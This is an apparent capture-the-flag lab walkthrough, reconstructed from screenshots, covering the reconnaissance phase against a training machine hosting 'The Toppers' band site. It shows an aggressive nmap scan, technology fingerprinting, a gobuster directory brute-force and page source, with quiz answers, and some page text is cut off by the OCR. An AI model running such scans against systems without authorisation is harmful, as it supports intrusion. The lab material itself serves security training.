



```
└─# nmap -sV -O -sS -A -p- -sC -Pn 10.129.27.227
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-10 21:05 CET
Nmap scan report for 10.129.27.227
Host is up (0.046s latency).
Not shown: 65367 closed tcp ports (reset), 166 filtered tcp ports (no-respons
e)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|   256 e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_  256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Toppers
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1   45.42 ms 10.10.14.1
2   46.05 ms 10.129.27.227

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.56 seconds
```

How many TCP ports are open?

2




CONTACT

Fan? Drop a note!

Chicago, US
Phone: +01 343 123 6102
Email: mail@thetoppers.htb

What is the domain of the email address provided in the "Contact" section of the website?

thetoppers.htb



and the best! We know how to make any event into a fe
years now, but still there is always something new to
festival.

Music is an art that needs talent and materials. You ca
without any preparation. Aside from this, we know ho
moment for your special day. All the facts are here so yo
festival.No matter what celebration you're hosting dem
full-service music bands can add to the fun at any g
performed at so many live concerts, college events, and

John Smith

Sh

Font scripts
- Font Awesome 4.7.0
- Google Font API

Web servers
- Apache HTTP Server 2.4.29

Operating systems
- Ubuntu


CDN
- cdnjs
- Cloudflare

UI frameworks
- W3.CSS


Something wrong or missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out




```
┌──(root㉿kali)-[/home/alvadelg]
└─# gobuster dir -u http://10.129.27.227 -w /usr/share/dirb/wordlists/common.
txt -x cdnjs,W3.CSS,Cloudflare,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.27.227
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              cdnjs,W3.CSS,Cloudflare,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.hta.cdnjs           (Status: 403) [Size: 278]
/.hta.W3.CSS          (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htaccess.Cloudflare (Status: 403) [Size: 278]
/.htaccess.cdnjs      (Status: 403) [Size: 278]
/.htaccess.W3.CSS     (Status: 403) [Size: 278]
/.hta.Cloudflare      (Status: 403) [Size: 278]
/.hta.php             (Status: 403) [Size: 278]
/.htpasswd.Cloudflare (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htpasswd.cdnjs      (Status: 403) [Size: 278]
/.htpasswd.W3.CSS     (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/images               (Status: 301) [Size: 315] [--> http://10.129.27.227/ima
ges/]
/index.php            (Status: 200) [Size: 11952]
/index.php            (Status: 200) [Size: 11952]
/server-status        (Status: 403) [Size: 278]
Progress: 23070 / 23075 (99.98%)
===============================================================
Finished
===============================================================
```



Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
band.jpg	2022-04-12 20:23	88K	
band2.jpg	2022-04-12 20:23	276K	
band3.jpg	2022-04-12 20:23	2.1M	
final.jpg	2022-04-12 20:23	75K	
mem1.jpg	2022-04-12 20:23	68K	
mem2.jpg	2022-04-12 20:23	38K	
mem3.jpg	2022-04-12 20:23	63K	


Apache/2.4.29 (Ubuntu) Server at 10.129.27.227 Port 80



Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 10.129.27.227 Port 80




```
  <!-- The Contact Section -->
  <div class="w3-container w3-content w3-padding-64" style="max-width:800px" id="contact">
    <h2 class="w3-wide w3-center">CONTACT</h2>
    <p class="w3-opacity w3-center"><i>Fan? Drop a note!</i></p>
    <div class="w3-row w3-padding-32">
      <div class="w3-col m6 w3-large w3-margin-bottom">
        <i class="fa fa-map-marker" style="width:30px"></i> Chicago, US<br>
        <i class="fa fa-phone" style="width:30px"></i> Phone: +01 343 123 6102<br>
        <i class="fa fa-envelope" style="width:30px"> </i> Email: mail@thetoppers.htb<br>
      </div>
      <div class="w3-col m6">
        <form action="/action_page.php" target="_blank">
          <div class="w3-row-padding" style="margin:0 -16px 8px -16px">
            <div class="w3-half">
              <input class="w3-input w3-border" type="text" placeholder="Name" required name="Name">
            </div>
            <div class="w3-half">
              <input class="w3-input w3-border" type="text" placeholder="Email" required name="Email">
            </div>
          </div>
          <input class="w3-input w3-border" type="text" placeholder="Message" required name="Message">
          <button class="w3-button w3-black w3-section w3-right" type="submit">SEND</button>
        </form>
      </div>
    </div>
  </div>

<!-- End Page Content -->
</div>

<!-- Image of location/map -->
<img src="/images/final.jpg" class="w3-image w3-greyscale-min" style="width:100%">

<!-- Footer -->
<footer class="w3-container w3-padding-64 w3-center w3-opacity w3-light-grey w3-xlarge">
  <i class="fa fa-facebook-official w3-hover-opacity"></i>
  <i class="fa fa-instagram w3-hover-opacity"></i>
  <i class="fa fa-snapchat w3-hover-opacity"></i>
```

